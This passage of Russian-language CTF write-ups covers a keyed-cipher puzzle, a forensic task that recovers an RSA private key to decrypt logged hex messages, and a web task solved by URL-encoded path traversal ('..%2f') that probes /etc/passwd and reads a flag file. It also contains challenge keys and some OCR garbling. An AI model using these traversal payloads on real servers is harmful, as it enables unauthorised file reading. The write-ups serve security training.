keys = [[1, 3, 5, 2, 4], [1, 4, 2, 5, 3], [2, 4, 1, 3, 5], [2, 5, 3, 1, 4],  
[3, 1, 4, 2, 5], [3, 5, 2, 4, 1], [4, 1, 3, 5, 2], [4, 2, 5, 3, 1], [5, 2,  
4, 1, 3], [5, 3, 1, 4, 2]]  
keys.reverse()
```

Удаляем ASCII подсказки, запускаем скрипт.

```
[221, 18, 41, 33, 176, 142, 215, 164, 105, 13, 76, 20, 34, 35, 66, 157,  
253, 125, 239, 40, 117, 30, 86, 13, 60, 131, 12, 144, 17, 223, 103, 97, 43,  
126, 8, 83, 35, 226, 132, 89, 230, 91, 228, 178, 122, 219, 28, 94, 182, 28,  
231, 54, 233, 152, 221, 205, 55, 200, 228, 243, 107, 216, 27, 30, 230, 221,  
37, 53, 174, 137, 221, 138, 230, 221, 37, 54, 122, 154, 223, 138, 243, 200,  
164, 103, 111, 155, 223, 75, 230, 29, 103, 179, 233, 72, 154, 94, 179, 28,  
102, 118, 122, 219, 28, 94, 243, 218, 102, 103, 238, 217, 28, 143, 183,  
200, 166, 243, 169, 218, 143, 91, 230, 221, 228, 103, 124, 32, 72, 109,  
109, 44, 32, 110, 111, 119, 32, 105, 110, 32, 100, 101, 115, 99, 101, 110,  
100, 105, 110, 103, 32, 111, 114, 100, 101, 114, 46, 32, 73, 32, 116, 104,  
105, 110, 107, 32, 110, 32, 109, 105, 103, 104, 116, 32, 98, 101, 32, 50,  
42, 42, 51]
```

<"#BÝ}í(uV
Þga+S#âYæ[ä²zÙ^¶ç6éÝÍ7ÈäókØÝ%5ºÝæÝ%6zØðÈ¤goßKæg³éH^³fvzÙ^óÙfgiÙ.È|ó@Ù[æÝäg|
Hmm, now in descending order. I think n might be 2**3

n = 2**3 = 8, ключи в убывающем порядке.

Ключи для n = 8:

```
keys = [[1, 5, 8, 6, 3, 7, 2, 4], [1, 6, 8, 3, 7, 4, 2, 5], [1, 7, 4, 6, 8,  
2, 5, 3], [1, 7, 5, 8, 2, 4, 6, 3], [2, 4, 6, 8, 3, 1, 7, 5], [2, 5, 7, 1,  
3, 8, 6, 4], [2, 5, 7, 4, 1, 8, 6, 3], [2, 6, 1, 7, 4, 8, 3, 5], [2, 6, 8,  
3, 1, 4, 7, 5], [2, 7, 3, 6, 8, 5, 1, 4], [2, 7, 5, 8, 1, 4, 6, 3], [2, 8,  
6, 1, 3, 5, 7, 4], [3, 1, 7, 5, 8, 2, 4, 6], [3, 5, 2, 8, 1, 7, 4, 6], [3,  
5, 2, 8, 6, 4, 7, 1], [3, 5, 7, 1, 4, 2, 8, 6], [3, 5, 8, 4, 1, 7, 2, 6],  
[3, 6, 2, 5, 8, 1, 7, 4], [3, 6, 2, 7, 1, 4, 8, 5], [3, 6, 2, 7, 5, 1, 8,  
4], [3, 6, 4, 1, 8, 5, 7, 2], [3, 6, 4, 2, 8, 5, 7, 1], [3, 6, 8, 1, 4, 7,  
5, 2], [3, 6, 8, 1, 5, 7, 2, 4], [3, 6, 8, 2, 4, 1, 7, 5], [3, 7, 2, 8, 5,  
1, 4, 6], [3, 7, 2, 8, 6, 4, 1, 5], [3, 8, 4, 7, 1, 6, 2, 5], [4, 1, 5, 8,  
2, 7, 3, 6], [4, 1, 5, 8, 6, 3, 7, 2], [4, 2, 5, 8, 6, 1, 3, 7], [4, 2, 7,  
3, 6, 8, 1, 5], [4, 2, 7, 3, 6, 8, 5, 1], [4, 2, 7, 5, 1, 8, 6, 3], [4, 2,  
8, 5, 7, 1, 3, 6], [4, 2, 8, 6, 1, 3, 5, 7], [4, 6, 1, 5, 2, 8, 3, 7], [4,  
6, 8, 2, 7, 1, 3, 5], [4, 6, 8, 3, 1, 7, 5, 2], [4, 7, 1, 8, 5, 2, 6, 3],  
[4, 7, 3, 8, 2, 5, 1, 6], [4, 7, 5, 2, 6, 1, 3, 8], [4, 7, 5, 3, 1, 6, 8,  
2], [4, 8, 1, 3, 6, 2, 7, 5], [4, 8, 1, 5, 7, 2, 6, 3], [4, 8, 5, 3, 1, 7,  
2, 6], [5, 1, 4, 6, 8, 2, 7, 3], [5, 1, 8, 4, 2, 7, 3, 6], [5, 1, 8, 6, 3,  
7, 2, 4], [5, 2, 4, 6, 8, 3, 1, 7], [5, 2, 4, 7, 3, 8, 6, 1], [5, 2, 6, 1,  
7, 4, 8, 3], [5, 2, 8, 1, 4, 7, 3, 6], [5, 3, 1, 6, 8, 2, 4, 7], [5, 3, 1,  
7, 2, 8, 6, 4], [5, 3, 8, 4, 7, 1, 6, 2], [5, 7, 1, 3, 8, 6, 4, 2], [5, 7,  
1, 4, 2, 8, 6, 3], [5, 7, 2, 4, 8, 1, 3, 6], [5, 7, 2, 6, 3, 1, 4, 8], [5,  
7, 2, 6, 3, 1, 8, 4], [5, 7, 4, 1, 3, 8, 6, 2], [5, 8, 4, 1, 3, 6, 2, 7],  
[5, 8, 4, 1, 7, 2, 6, 3], [6, 1, 5, 2, 8, 3, 7, 4], [6, 2, 7, 1, 3, 5, 8,  
4], [6, 2, 7, 1, 4, 8, 5, 3], [6, 3, 1, 7, 5, 8, 2, 4], [6, 3, 1, 8, 4, 2,  
7, 5], [6, 3, 1, 8, 5, 2, 4, 7], [6, 3, 5, 7, 1, 4, 2, 8], [6, 3, 5, 8, 1,  
4, 2, 7], [6, 3, 7, 2, 4, 8, 1, 5], [6, 3, 7, 2, 8, 5, 1, 4], [6, 3, 7, 4,  
1, 8, 2, 5], [6, 4, 1, 5, 8, 2, 7, 3], [6, 4, 2, 8, 5, 7, 1, 3], [6, 4, 7,  
1, 3, 5, 2, 8], [6, 4, 7, 1, 8, 2, 5, 3], [6, 8, 2, 4, 1, 7, 5, 3], [7, 1,
```

```
[3, 8, 6, 4, 2, 5], [7, 2, 4, 1, 8, 5, 3, 6], [7, 2, 6, 3, 1, 4, 8, 5], [7,  
3, 1, 6, 8, 5, 2, 4], [7, 3, 8, 2, 5, 1, 6, 4], [7, 4, 2, 5, 8, 1, 3, 6],  
[7, 4, 2, 8, 6, 1, 3, 5], [7, 5, 3, 1, 6, 8, 2, 4], [8, 2, 4, 1, 7, 5, 3,  
6], [8, 2, 5, 3, 1, 7, 4, 6], [8, 3, 1, 6, 2, 5, 7, 4], [8, 4, 1, 3, 6, 2,  
7, 5]]  
keys.reverse()
```

Удаляем ASCII подсказки, запускаем скрипт.

```
[204, 75, 88, 57, 11, 60, 65, 203, 30, 55, 205, 237, 65, 138, 23, 47, 76,  
246, 67, 29, 28, 126, 71, 109, 75, 13, 204, 255, 141, 121, 131, 220, 23,  
250, 220, 240, 69, 141, 12, 60, 32, 110, 111, 119, 32, 105, 110, 32, 97,  
115, 99, 101, 110, 100, 105, 110, 103, 32, 111, 114, 100, 101, 114, 33, 32,  
116, 104, 105, 115, 32, 105, 115, 32, 116, 104, 101, 32, 108, 97, 115, 116,  
32, 110, 32, 116, 104, 97, 116, 32, 119, 97, 115, 110, 39, 116, 32, 117,  
115, 101, 100, 32, 105, 110, 32, 116, 104, 101, 32, 114, 97, 110, 103, 101,  
32, 102, 114, 111, 109, 32, 52, 32, 116, 111, 32, 56]  
ÍKX9
```

ÍýÜüÜöELÖC~GmK


```
< now in ascending order! this is the last n that wasn't used in the range  
from 4 to 8
```

Ключи в порядке возрастания, n=6, последнему
неиспользованному числу в диапазоне от 4 до 8. Ключи
для n=6:

```
keys = [[2, 4, 6, 1, 3, 5], [3, 6, 2, 5, 1, 4], [4, 1, 5, 2, 6, 3], [5, 3,  
1, 6, 4, 2]]
```

Удаляем ASCII подсказки, запускаем скрипт.
Получаем флаг

```
[83, 105, 98, 105, 110, 116, 101, 107, 123, 81, 117, 51, 101, 110, 95, 49,  
115, 95, 109, 48, 115, 116, 95, 49, 77, 112, 48, 114, 116, 97, 110, 55, 95,  
102, 49, 71, 117, 114, 51, 125]  
Sibintek{Qu3en_1s_m0st_1Mp0rtan7_f1Gur3}
```



Название: hotline

Категория: misc

Очки: динамическое начисление

Описание: В ходе расследования инцидента безопасности в АО «ДНК» (Дудинская Нефтяная Компания) были обнаружены цифровые артефакты с рабочего компьютера уволенного сотрудника. Необходимо проанализировать данные и найти доказательства передачи коммерческой тайны конкурентам.

Вам передали логи с рабочего телефона, отрывок из его телефонной книги и ещё пару файлов, просим ознакомиться. "Надевай маску, пора работать."

Флаг: Sibintek{IVAN_SCANDALOV}

01

~~Phone Number is Notline~~

~~task~~
Воронов. Д. Л. - +7 495-927-88-62
Сидоров. И. М. - +7 495-920-58-24

~~Остапов. В. І. - +7 495-386-34-35 - Яндекс~~
~~shop 6 days~~

~~Тихонов. П. М. - +7 495-308-62-24~~
Яндекс
~~Пол. {Fake-Name} что то просил~~

~~Foxcat 10.1 - +7 495-346-82-35 - Яндекс!~~
Foxcat
~~Masks shop - +7 585-386-38-26~~

~~Web~~

- call_logs_dnk.xlsx - логи снятые с телефона в офисе
- meeting_record.mp3 - запись звонка с музыкой на фоне
- project_backup.hc - контейнер VeraCrypt, который защищен паролем
- phone_numbers.jpg - часть телефонной книги уволенного сотрудника

В логах имеются множество сообщений с текстом и 20 сообщений с hex-строками, в телефонной книге, кроме номеров сотрудников, есть номер контакта scandal.

Отфильтровав логи по его номеру телефона (+7-495-666-13-13), мы видим сообщения от разных людей, но от одного номера, также видим, что все hex-строки только от него.

Начнем решение с анализа полученных файлов.

A	B	C	D	E	F
Дата	Время	Контакт	Номер	Тип	Сообщение
0	2023-12-2 11:23	Дарков Д.	+7-495-666-13-13	Исходящий	У меня для тебя сюрприз.
3	2023-12-2 13:27	Смирнов А.	+7-495-666-13-13	Входящий	Время принимать таблетки.
5	2023-12-2 18:29	Гасай Ю.Л.	+7-495-666-13-13	Входящий	42b88589a0dba57c0e5acb837f
0	2023-12-3 17:45	Дарков Д.	+7-495-666-13-13	Входящий	Надевай маску, пора работать.
2	2023-12-3 16:36	Смирнов А.	+7-495-666-13-13	Исходящий	f9d1dc5e3df3df96ef1f2c09d3
4	2023-12-3 19:32	Гасай Ю.Л.	+7-495-666-13-13	Входящий	b69fc0dfa4fcdeb621642ab38
8	2024-01-04 14:30	Дарков Д.	+7-495-666-13-13	Исходящий	65c4103337c0cf288662fd428d
1	2024-01-01 8:29	Смирнов А.	+7-495-666-13-13	Исходящий	Найди тишину в хаосе.
2	2024-01-01 14:49	Гасай Ю.Л.	+7-495-666-13-13	Входящий	Это не сон, это реальность.
9	2024-01-1 9:29	Дарков Д.	+7-495-666-13-13	Исходящий	197f6a5904dfeb5bc67339c80
0	2024-01-1 17:22	Смирнов А.	+7-495-666-13-13	Входящий	Иши в шуме.
1	2024-01-1 20:57	Гасай Ю.Л.	+7-495-666-13-13	Исходящий	6d15167b0de6aa5cbeee42b503
5	2024-01-1 20:51	Дарков Д.	+7-495-666-13-13	Входящий	Мой друг ждет тебя в котельной.
8	2024-01-1 12:34	Смирнов А.	+7-495-666-13-13	Исходящий	f797e0dbaccd0b34461256d72c
2	2024-01-1 17:49	Гасай Ю.Л.	+7-495-666-13-13	Входящий	Они знают слишком много.
6	2024-01-1 13:32	Дарков Д.	+7-495-666-13-13	Исходящий	10541cb905b1ca66e0628b983
0	2024-01-1 17:53	Смирнов А.	+7-495-666-13-13	Входящий	598bea7858497c50ebf7956
2	2024-01-1 20:45	Гасай Ю.Л.	+7-495-666-13-13	Входящий	Твоя маска готова.
2	2024-01-2 16:59	Дарков Д.	+7-495-666-13-13	Исходящий	7fcdaee255b03ba4aac4ed5ff
9	2024-01-2 17:45	Смирнов А.	+7-495-666-13-13	Входящий	Ключ в книге.
8	2024-01-2 8:45	Дарков Д.	+7-495-666-13-13	Исходящий	d59b132bf0bcc897f6d97f8a8
9	2024-01-2 17:33	Смирнов А.	+7-495-666-13-13	Входящий	Мы все часть системы.
11	2024-01-3 15:57	Гасай Ю.Л.	+7-495-666-13-13	Исходящий	510dd1d223332f1eabf39579d
14	2024-02-01 12:20	Дарков Д.	+7-495-666-13-13	Входящий	e9cea0a6e331131b923f3ddc
16	2024-02-0 10:25	Смирнов А.	+7-495-666-13-13	Входящий	Хорошие времена не делятся долго
17	2024-02-0 12:33	Гасай Ю.Л.	+7-495-666-13-13	Исходящий	f162fda9606daea42aca83d19
16	2024-02-1 14:13	Дарков Д.	+7-495-666-13-13	Исходящий	Мы не любим чужаков, шатающихся где попало...
19	2024-02-1 12:40	Смирнов А.	+7-495-666-13-13	Исходящий	8a0d057db0adaea8a6a5631d
11	2024-02-1 16:43	Гасай Ю.Л.	+7-495-666-13-13	Входящий	175aabb6108aeecebf26a45f9
18	2024-02-2 19:21	Дарков Д.	+7-495-666-13-13	Исходящий	710bbacbf0533e5fbabbfaecd
10	2024-02-2 20:56	Смирнов А.	+7-495-666-13-13	Входящий	У меня было предчувствие, что проблемы меня догонят...
15	2024-02-2 13:29	Гасай Ю.Л.	+7-495-666-13-13	Исходящий	Чувак, порой я ненавижу этот город...
11	2024-02-2 14:30	Дарков Д.	+7-495-666-13-13	Входящий	Время — то, чего у тебя нет.
54	2024-02-2 18:30	Смирнов А.	+7-495-666-13-13	Исходящий	b64c08205856342cd9e92fa
77	2024-02-2 18:42	Гасай Ю.Л.	+7-495-666-13-13	Входящий	Я хочу тебе рассказать об одной важной вещи...
79	2024-03-0 19:56	Дарков Д.	+7-495-666-13-13	Входящий	Может быть, стоит заново расставить приоритеты?
71	2024-03-01 16:46	Смирнов А.	+7-495-666-13-13	Исходящий	15661c0e668c1964cc0b88f47
73	2024-03-01 8:32	Гасай Ю.Л.	+7-495-666-13-13	Входящий	745ef3b08d2691e4ad592fe4
76	2024-03-01 14:41	Дарков Д.	+7-495-666-13-13	Исходящий	50 благословений ждут ответа.
71	2024-03-01 10:47	Смирнов А.	+7-495-666-13-13	Входящий	Все концы должны быть убраны.

Время	Контакт	Номер	Тип	Сообщение
11:23	Дарков Д.	+7-495-666-13-13	Исходящий	У меня для тебя сюрприз.
13:27	Смирнов А.	+7-495-666-13-13	Входящий	Время принимать таблетки.
18:29	Гасай Ю.Л.	+7-495-666-13-13	Входящий	42b88589a0dba57c0e5acb837f
17:45	Дарков Д.	+7-495-666-13-13	Входящий	Надевай маску, пора работать.
16:36	Смирнов А.	+7-495-666-13-13	Исходящий	f9d1dc5e3df3df96ef1f2c09d3
19:32	Гасай Ю.Л.	+7-495-666-13-13	Входящий	b69fc0dfa4fcdeb621642ab38
14:30	Дарков Д.	+7-495-666-13-13	Исходящий	65c4103337c0cf288662fd428d
9:29	Смирнов А.	+7-495-666-13-13	Исходящий	Найди тишину в хаосе.
14:49	Гасай Ю.Л.	+7-495-666-13-13	Входящий	Это не сон, это реальность.
12:29	Дарков Д.	+7-495-666-13-13	Исходящий	197f6a5904dfeb5bc67339c80
17:22	Смирнов А.	+7-495-666-13-13	Входящий	Ищи в шуме.
20:57	Гасай Ю.Л.	+7-495-666-13-13	Входящий	6d15167b0de6aa5cbeee42b503
20:51	Дарков Д.	+7-495-666-13-13	Входящий	Мой друг ждет тебя в котельной.
12:34	Смирнов А.	+7-495-666-13-13	Исходящий	f797e0dbaccd0b34461256d72c
17:49	Гасай Ю.Л.	+7-495-666-13-13	Входящий	Они знают слишком много.
13:32	Дарков Д.	+7-495-666-13-13	Исходящий	10541cb905b1ca66e0628b983
17:53	Смирнов А.	+7-495-666-13-13	Входящий	598bea7858497c50ebf7956
20:45	Гасай Ю.Л.	+7-495-666-13-13	Входящий	Tвоя маска готова.
16:59	Дарков Д.	+7-495-666-13-13	Исходящий	7fcdaee255b03ba4aac4ed5ff
17:45	Смирнов А.	+7-495-666-13-13	Входящий	Ключ в книге.
8:45	Дарков Д.	+7-495-666-13-13	Исходящий	d59b132bf0bcc897f6d97f8a8
17:33	Смирнов А.	+7-495-666-13-13	Входящий	Мы все часть системы.
15:57	Гасай Ю.Л.	+7-495-666-13-13	Исходящий	510dd1d22332f1eabf939579d
12:20	Дарков Д.	+7-495-666-13-13	Входящий	e9cea0b6e331131b923f3ddc6
10:25	Смирнов А.	+7-495-666-13-13	Исходящий	Хорошие времена не делятся долго
12:33	Гасай Ю.Л.	+7-495-666-13-13	Исходящий	f162fda9606daea42aca83d19
14:13	Дарков Д.	+7-495-666-13-13	Исходящий	Мы не любим чужаков, шатающихся где попало...

02

Соберем строки в одну единую строчку и получаем зашифрованное сообщение:

42b88589a0dba57c0e5acb837ff9d1dc5e3df3df96e1f23c09d
 3b69fc0dfa4fcdeb621642ab3865c4103337c0cf288662fd42
 8d197f6a5904d6feb5bc67339c806d15167bdde6aa5cbeee42b
 503f797e0d8accd8b34461256d72c10541cb9055b1ca66e0628
 b983598bea8a7858497c50ebf759567fcdaee255b03ba4aac4
 ed5ffd59b132bf0b0cc897f6d97f8a8510dc1223332f1eabf9
 39579de9cea0a6e331131b923f3ddc6f162fda9606dae42aca
 83d198a0d067db0ada0eaa8a6a631d175aab6e108aecebfe26a
 45f9710b89c8f05383ef5b8b8facd6b4c082b85856342cd5e93
 fac15661c0e6e8c2964ccb088f47745ef3b08d2691e44dc392f
 e4

Больше в логах ничего полезного нет, переходим к аудио файлу, внимательно прослушав его, можно услышать звуки, которые не относятся ни к диалогу, ни к музыке. Звук дольше и короче - точка и тире.

Переведя звуки из азбуки морзе на английском, мы получим сообщение: **PASSWORDISSIBINDNKEND**

03

У нас теперь есть пароль **SIBINDNKEND**, попробуем применять его к контейнеру VeraCrypt, для этого нужно смонтировать его к вашей системе или к ВМ, это можно сделать с помощью графического инструмента.

Внутри контейнера видим множество папок.

Имя	Дата изменения	Тип	Размер
50B	21.10.2025 9:20	Папка с файлами	
Archive_2024	21.10.2025 9:20	Папка с файлами	
Backup	21.10.2025 9:20	Папка с файлами	
Cache	21.10.2025 9:20	Папка с файлами	
Confidential	21.10.2025 9:20	Папка с файлами	
CrashDumps	21.10.2025 9:20	Папка с файлами	
Data	21.10.2025 9:20	Папка с файлами	
Debug	21.10.2025 9:20	Папка с файлами	
Leaks	21.10.2025 9:20	Папка с файлами	
Missions	21.10.2025 9:20	Папка с файлами	
Scandal_Data	21.10.2025 9:20	Папка с файлами	
System	21.10.2025 9:20	Папка с файлами	
System32	21.10.2025 9:20	Папка с файлами	
Temp	21.10.2025 9:20	Папка с файлами	
archive_data_1.bin	21.10.2025 9:20	Файл "BIN"	220 160 КБ
archive_data_2.bin	21.10.2025 9:20	Файл "BIN"	165 888 КБ

Просмотрим на наличие скрытых элементов и находим скрытую папку **Logs**.

Debug	21.10.2025 9:20	Папка с файлами
Leaks	21.10.2025 9:20	Папка с файлами
Logs	21.10.2025 9:20	Папка с файлами
Missions	21.10.2025 9:20	Папка с файлами
Scandal_Data	21.10.2025 9:20	Папка с файлами
System	21.10.2025 9:20	Папка с файлами

Внутри папки находится файл **.key**.

.key	21.10.2025 8:57	Фай
error_3215.err	21.10.2025 9:20	Фай
exception_1688_20251021.err	21.10.2025 9:20	Фай
exception_2463.crash	21.10.2025 9:20	Фай
exception_5476.log	21.10.2025 9:20	Текс
failure_2576_20251021.err	21.10.2025 9:20	Фай
fault_1431_20251021.crash	21.10.2025 9:20	Фай
fault_7107.tmp	21.10.2025 9:20	Фай
system_error_7779.log	21.10.2025 9:50	Текс

Содержимое файла **.key**:

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAKT9I1eKQ/BFctS1rr8nLyJ0vawT5ie6rYBS7VJnSkgJo2wVr
/8FK9ibD0BZEVzu38yk4BkmMjx7aFPwC/W5YdpW+4c3beJuwWhKQ6ohiSlx8Cwl
P9S7iAvZOSOPxRg0/yWdX0sJSzpxI0s6IRkclnN7ft1JvIIxsSR8+d3i80e3uXNY
PMKw1JBmJJ2mk3JnowBFRIxBcxCxWlsKtjq06C5HCmMk36f914SI+jRG8ioalINz
b3EKdD2dw/K+Ed84RvLyHsS7UEt1IzaAfS2Ki4h3fRLwHj0k1q3f/zvzNBcpjPAy
VeQmc479XhM+6vh0wRkq30yRrLsSDdUn/eMrKwIDAQABoIBAAFBpWm3telktUMX
/a8wV2WTrLfDkhAjAAASM+iSqjTD7QTdG78bpF8RUa05So1TYqDaL1dIRaCIEqtj
a92dHiTRtGoOfhvju5f3exfGgmlcyCn13lw24Cr2pWE0g3wUCHsDlgy/fN5fYlQ9
Dbb19fhmCETHahgrGbvoA+mS13gT2YZ1bAQ1SumSS7417kP7cWv39i5DPPrj0+R6T
ce9js/71hw3TqdMRc408LHZKCAdCVUyzLau71DJcaJ051BQXz91RRjAN0Rr0HB1b
3gvN7F0Wz/T2J7bQUMm32txL5JPLmXZp0mchbytGgX1yJqprAJchEbT/J62E9hYa
nzsREGkCgYEAxddg1d/IxIithqs8b0WckVcz9fc38T3I60shRvaagPsDxE/e/hS
gSZLhUXa8qDQB04ex4dECHT9S3kx+9axzRVj7Qc/oONkoxP3vOJJQCWHcey6D0P/
xLb3fyKZ04Kc1iaEl8xHC6fp6+Hddf2wGzUW1CWXZHs7N3ygeNqKJMCgYEAu/Hq
pnAJPojUacnEI16DqfsrKoBkPu0yuL18LcMeSnsOZXPiFT7UQyxkCICbxNRUg8FZ
bnQrs1Wr0pPpI0aeCI0qQnFLUwbKCdCNSk4NsKpMn3yxPHjuTX8FKi1aEH1FcCtx
```

```
Wz3hGNm9rrmJt/QdfNYBxb28siFSQkqfnPVmCgkCgYEAlrJ4EHF1fE6f3vSQEmLT  
3+GM1cTXeZuOpJ5ESx/sPtS9+rwon0WHktiYreuH20ijKx42U8W1DLwQNG0cpbfj  
t10Tyfi7ftG21oFFM4EqSrJLeXvYPCiOCKlUPIMeNTZIQNisg1H/FnhtJE2P4TOf  
wPMkzmmUH7IHxmVJU6bmNgECgYAda6Iyyaj4zAyMPtRgGPF9Y17/eTe4DgN5nTeO  
J1QQjrDT0s+ySbKKjWFvpwI7To2oT1UETzZEDW4nOZYU0ni0ln/JhNiot5Ba9vWX  
Ix7Lf+0crjVEZR3Qrci0MKK/m0xAwdwtz0L0U+14d3zSefk/uHRwkuH99G9fBzVz  
KYr+mQKBgQCJnkQOBKG/H7aJk1u6derUOWIqStOoY1hw+mEjE1p96P15KJo/Fd7B  
eD+HoKwIaQzntzCJzB0fqD5L/kp/9BndDKFg6W+bRwcGIZHe+G+p59opneJh/fzk  
tJj93Y6CJX/y4KAP/vFo80Hjx6z8aE7gIRlly5NRNmH3fSCciFGwWg==  
-----END RSA PRIVATE KEY-----
```

04

Мы нашли приватный ключ, этого достаточно что бы расшифровать сообщение, которое мы собрали из логов.


Преобразовываем hex-строку в бинарный файл.

```
echo  
"42b88589a0dba57c0e5acb837ff9d1dc5e3df3df96e1f23c09d3b69fc0dfa4fcdeb621642  
ab3865c4103337c0cf288662fd428d197f6a5904d6feb5bc67339c806d15167bdde6aa5cbee  
e42b503f797e0d8accd8b34461256d72c10541cb9055b1ca66e0628b983598bea8a7858497c  
50ebf759567fcdaee255b03ba4aac4ed5ffd59b132bf0b0cc897f6d97f8a8510dc1223332  
f1eabf939579de9cea0a6e331131b923f3ddc6f162fda9606dae42acaa83d198a0d067db0ad  
a0eaa8a6a631d175aab6e108aecebfe26a45f9710b89c8f05383ef5b8b8facd6b4c082b8585  
6342cd5e93fac15661c0e6e8c2964ccb088f47745ef3b08d2691e44dc392fe4" | xxd -r -  
p > encrypted.bin
```

Выполняем расшифровку с помощью openssl.

```
openssl pkeyutl -decrypt -inkey private_key.pem -in encrypted.bin -out  
decrypted.txt -pkeyopt rsa_padding_mode:oaep -pkeyopt rsa_oaep_md:sha256 -  
pkeyopt rsa_mgf1_md:sha256
```

В файле с расшифрованном сообщением будет находиться флаг.



Название: Заброшенный видеохостинг

Категория: Web

Очки: динамическое начисление

Описание: Бывший корпоративный видеохостинг ДНК (Дудинской Нефтяной Компании) для обучения сотрудников. Система выведена из эксплуатации, но на сервере остались конфиденциальные материалы.

Флаг: Sibintek{path_tr4v3rs4l_1n_v1d30_m3t4d4t4}

01

Исследование основного функционала.

Первым делом изучаем главную страницу сервиса.
Открываем браузер и переходим по указанному URL.

Видим, что это видеохостинговая платформа
с возможностью просмотра видео.

02

Анализ API endpoints.

Изучаем доступные API endpoints через Developer Tools
браузера. В разделе Network видим запросы к:

GET /api/videos - получение списка видео

POST /api/upload - загрузка новых видео

GET /video/:filename - просмотр конкретного видео

Изучение структуры ответа API.

Делаем запрос к **/api/videos** и анализируем структуру ответа:

```
curl -X GET https://nm98k2fwxs.team.sibctf2025.ru/api/videos
```

```
{
  "success": true,
  "videos": [
    {
      "name": "sample1.mp4",
      "size": 15,
      "modified": "2025-10-30T08:45:10.000Z",
      "created": "2025-10-30T08:45:13.158Z",
      "metadata": {
        "title": "sample1.mp4",
        "artist": "Unknown Author",
        "description": "No description available",
        "duration": 0
      }
    },
    {
      "name": "sample2.mp4",
      "size": 15,
      "modified": "2025-10-30T08:45:10.000Z",
      "created": "2025-10-30T08:45:13.158Z",
      "metadata": {
        "title": "sample2.mp4",
        "artist": "Unknown Author",
        "description": "No description available",
        "duration": 0
      }
    }
  ]
}
```

03

04

Обнаружение и эксплуатация endpoint'a для метаданных. Анализ RESTful архитектуры.

Изучив структуру API, мы видим стандартный RESTful подход:

`GET /api/videos` - получение коллекции (списка всех видео)

`POST /api/upload` - создание нового ресурса

`GET /video/:filename` - получение конкретного ресурса

Логически следует, что должен существовать endpoint для работы с метаданными конкретного файла. В REST API часто используются вложенные ресурсы, такие как:

`/api/videos/:filename/metadata`

`/api/videos/:filename/info`

`/api/videos/:filename/details`

Поиск endpoint'a метаданных.

Проверяем стандартный путь для метаданных:

```
curl -X GET  
https://nm98k2fwxs.team.sibctf2025.ru/api/videos/sample1.mp4/metadata
```

```
{  
  "success": true,  
  "metadata": {  
    "title": "sample1.mp4",  
    "artist": "Unknown Author",  
    "description": "No description available",  
    "duration": 0,  
  }  
}
```

Результат: Endpoint существует. Сервер обрабатывает запрос и возвращает структуру метаданных.

03

Обнаружение LFI уязвимости.

Анализируя обработку параметра `filename`, замечаем возможность path traversal. Пробуем различные варианты обхода путей:

```
curl -X GET  
https://nm98k2fwxs.team.sibctf2025.ru/api/videos/../../etc/passwd/metadata  
{"success":false,"error":"Endpoint not found"}
```

Сервер отклоняет запрос с чистыми `..../`.
Пробуем URL encoding:

```
└$ curl -X GET  
"https://nm98k2fwxs.team.sibctf2025.ru/api/videos/..%2fetc%2fpasswd/metadata"  
{"success":true,"metadata":{"title":"..etc/passwd","artist":"Unknown Author","description":"No description available","duration":0}}
```

Успех, он обратился к файлу `/etc/passwd`, но не выдал содержимое, а выдал заглушку в виде json, можем попробовать к другим файлам, в которых может содержаться флаг, из стандартных примеров `/flag`, `/flag.txt` и т.д.

Пробуем самое простое:

```
curl -X GET  
"https://nm98k2fwxs.team.sibctf2025.ru/api/videos/..%2f..%2fflag.txt/metadata"  
{"success":true,"metadata":  
 {"title":"Sibintek{path_tr4v3rs4l_1n_v1d30_m3t4d4t4}","artist":"scandal","description":"Congratulations! Man, this party stinks.","duration":0,"year":"2025","genre":"XXX"}}
```

В ответе получаем флаг.



Название: ORMS GNK

Категория: pwn

Очки: динамическое начисление

